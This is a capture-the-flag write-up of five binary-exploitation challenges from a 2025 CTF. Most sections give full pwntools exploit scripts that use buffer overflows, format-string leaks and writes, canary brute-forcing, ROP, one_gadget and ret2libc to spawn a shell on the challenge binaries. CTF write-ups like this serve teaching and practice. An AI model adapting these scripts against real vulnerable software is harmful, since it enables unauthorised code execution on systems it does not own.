- Published on
C00K3D CTF - Final Crunch 2025 - PWN Challenges Writeup
- Authors

- Name
- Basim Mehdi
Table of Contents
Nova Secure Terminal
- Challenge Description
- Prove your
authenticityand get the secret document.
- Solution / Approach:
- No binary was provided with this challenge but a

linkto a remote server. - Connecting to the server with netcat gives a menu with 5 options.
1. Access NOVA AI Core2. View Anomaly logs3. Attempt Override Protocol4. Run System Diagnostics5. Disconnect
- We had to select option
1to access the NOVA AI Core. - The AI core prompts for an
authentication passphrase. - So we just smash the
inputwith a lot of characters and we get abuffer overflow. - Then it asks for a
6digit token. - just pass the
6digit token as123456 - And we get the flag.
- Solve
Project Firewall
- Challenge Description
- Infilitrate through the buggy firewall to access root permissions
- Solution / Approach:

- We were given a binary (chall) vulnerable to
buffer overflow. - After a little analysis we can see that it has a
system("/bin/sh")call inside a function. - We can simply
overflowthe buffer and overwrite thereturn addressto point to that function. - The binary is not protected by
NX,PIEorCanaryso it's a straightforward exploit.
Script
from pwn import *
elf = context.binary = ELF('./chall')

io = process()
#io = remote('localhost', 1337)

pop_rdi = 0x0000000000401176
ret = 0x0000000000401016
system = 0x0000000000401030
bin_sh = 0x403098

payload = cyclic(40) # fill buffer
payload += p64(ret) # Stack alignment
payload += p64(pop_rdi) # pop out rdi
payload += p64(bin_sh) # address of "/bin/sh" into rdi
payload += p64(system) # call system

io.sendlineafter('identity:\n', payload)
io.interactive()
C00K3D Kitchen
- Challenge Description
- Rumor says there's a secret dish but... no one can reach it!
- Solution / Approach:

- We were given a binary (chall) with a
menu-based interface, vulnerable tobuffer overflowbut protected by astack canary. - Used the
format stringvulnerability in option1with%17$pto leak thestack canary. - Crafted a payload:
72 bytes padding+leaked canary+fake RBP+address of chef_special(). - Sent the payload via option
2, triggeredchef_special(), and retrieved the flag.
- Script
from pwn import *
elf = context.binary = ELF('./chall')

host = "localhost"
port = 1337
io = process()
#io = remote(host, port)

def menu(choice):
    io.recvuntil(b'Choice: ')
    io.sendline(str(choice).encode())
    return

def leak():
    menu(1)
    io.recvuntil(b'ingredients?\n')
    io.sendline(b'%17$p')
    leak = io.recvline().strip()
    canary = int(leak, 16)
    log.success(f'Canary: {hex(canary)}')
    return canary

def exploit(canary):
    offset = 72 # Our Canary is present after 72 bytes
    payload = cyclic(offset) + p64(canary)
    payload += b'A' * 8  # Overwrite RBP
    payload += p64(elf.symbols.chef_special)
    menu(2)
    io.sendline(payload)

if __name__ == '__main__':
    canary = leak()
    exploit(canary)

io.interactive()
C00K3D Kitchen II
- Challenge Description
- The kitchen is now locked tighter… only the
cleverest apprenticecan reach the final dish.
- Solution / Approach:

- We were given a binary (chall) vulnerable to
format stringattacks andbuffer overflowbut had all protections enabled - Used
format stringleaks to extract:ELF base (%13$p)libc base (%17$p)stack address (%22$p)
- Calculated the return slot on the
stackandoverwrotethereturn addressusing a %hn partial write to point execution to our controlled chain. - Built a
ROPchain with a libcone_gadget, sent the payload, triggered code execution, and got the shell.
- Script
#!/usr/bin/env python3
from pwn import *
import re

context.binary = ELF("./chall", checksec=False)
context.log_level = "info"

host = "chall.c00k3d.xyz"
port = 49193
#io = remote(host, port)
io = process()

def menu(choice):
    io.sendlineafter(b"> ", str(choice).encode())
    return

def leak(fmt):
    menu(1)
    io.recvuntil(b'Describe what you see: ')
    io.sendline(fmt)
    io.recvuntil(b'Got it: ')
    return io.recvline().strip()

elf_leak = leak(b'%13$p')
libc_leak = leak(b'%17$p')
stack_leak = leak(b'%22$p')

elf_addr = int(elf_leak.decode(), 16) - 0x14b3
libc_base = int(libc_leak.decode(), 16) - 0x29ca8
stack = int(stack_leak.decode(), 16)

log.info(f'elf base: {hex(elf_addr)}')
log.info(f'libc base: {hex(libc_base)}')
log.info(f'stack leak: {hex(stack)}')


RET_OFF = 0x131e
STACK_ADJ = 0x130
ONE_GADGET_OFF = 0xddf43

ret_target = elf_addr + RET_OFF
inspect_kitchen_ret = stack - STACK_ADJ
one_gadget = libc_base + ONE_GADGET_OFF

log.info(f'target ret value: {hex(ret_target)}')
log.info(f'inspect_kitchen_ret (stack slot): {hex(inspect_kitchen_ret)}')
log.info(f'one_gadget: {hex(one_gadget)}')

# build the %hn fmt write payload
low16 = ret_target & 0xffff
fmt = f"%{low16}c%8$hn".encode()
fmt = fmt.ljust(16, b"|")
payload = fmt + p64(inspect_kitchen_ret)

menu(1)
io.sendlineafter(b": ", payload)
try:
    io.recvuntil(b'Got it: ')
    _ = io.recvline(timeout=1)
except EOFError:
    pass

chain = cyclic(24) + p64(one_gadget)
io.sendline(chain)

io.interactive()
Indus Veil
- Challenge Description
- The Indus system is heavily fortified. Breach its defenses to retrieve the hidden flag.
- Solution / Approach:

- What we had: A vulnerable
32-bitchall binary withstack-canaryprotection, promptEnter your secret:, and alibc.so.6file available. - Canary recovery: Brute-force the
canarybyte-by-byte (skip 0x00/newline where appropriate), append discoveredbytes, thenu32the final 4-byte canary. - Libc leak: Build a payload ->
padding(72)+canary+saved_rbp_filler+puts@plt+main+puts@gotto callputs(puts@got)and return tomain, read leaked puts to calculatelibc_base. - Exploit: Compute
system()and"/bin/sh"addresses fromlibc_base, send final payloadpadding+canary+saved_rbp_filler+system+ret/junk+binshto get a shell.
- Script
from pwn import *

elf = context.binary = ELF("./chall")
libc = ELF('./libc.so.6')
context.log_level = 'critical'
offset = 72
canary = b'\x00'  # First Null byte
host = "chall.c00k3d.xyz"
port = 49190
io = process()
#io = remote(host, port)


# Leaking canary byte-by-byte
for i in range(3):
    for guess in range(256):
        if guess in [0x00, 0x0a]:
            continue
        payload = b'A' * offset + canary + p8(guess)
        io.sendlineafter(b"Enter your secret: ", payload)
        resp = io.recvuntil(b"next seeker.\n", timeout=1)
        if b"stack smashing detected" not in resp:
            canary += p8(guess)
            print(f"[+] Found byte {i+2}: {hex(guess)}")
            break

canary = u32(canary[-4:])
print(f"[+] Final canary: {hex(canary)}")

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = elf.symbols['main']

log.info(f"puts@plt: {hex(puts_plt)}")
log.info(f"puts@got: {hex(puts_got)}")
log.info(f"main addr: {hex(main_addr)}")

payload = b"A"*offset + pack(canary) + b"B"*12 # padding
payload += p32(puts_plt) + p32(main_addr) + p32(puts_got) # ret2plt

io.sendlineafter(b"Enter your secret: ", payload)

data = io.recvuntil(b"\xf7")
puts_leak = u32(data[-4:])
log.success(f"Leaked puts@libc: {hex(puts_leak)}")

libc_base = puts_leak - libc.symbols['puts'] # Calculate libc base
system_addr = libc_base + libc.symbols['system'] # Calculate system address
binsh_addr = libc_base + next(libc.search(b"/bin/sh")) # Calculate "/bin/sh" string address

log.success(f"libc base   = {hex(libc_base)}")
log.success(f"system      = {hex(system_addr)}")
log.success(f"/bin/sh     = {hex(binsh_addr)}")

payload = cyclic(72) + pack(canary) + b"B"*12 # padding
payload += p32(system_addr) + b"JUNK" + p32(binsh_addr) # ret2libc
io.sendlineafter(b"Enter your secret: ", payload)

io.interactive()
Thank you for reading!
- I have not made them too detailed to keep it concise, but if you have any
questionsor need further clarification on any part of thewriteups, feel free to reach out : )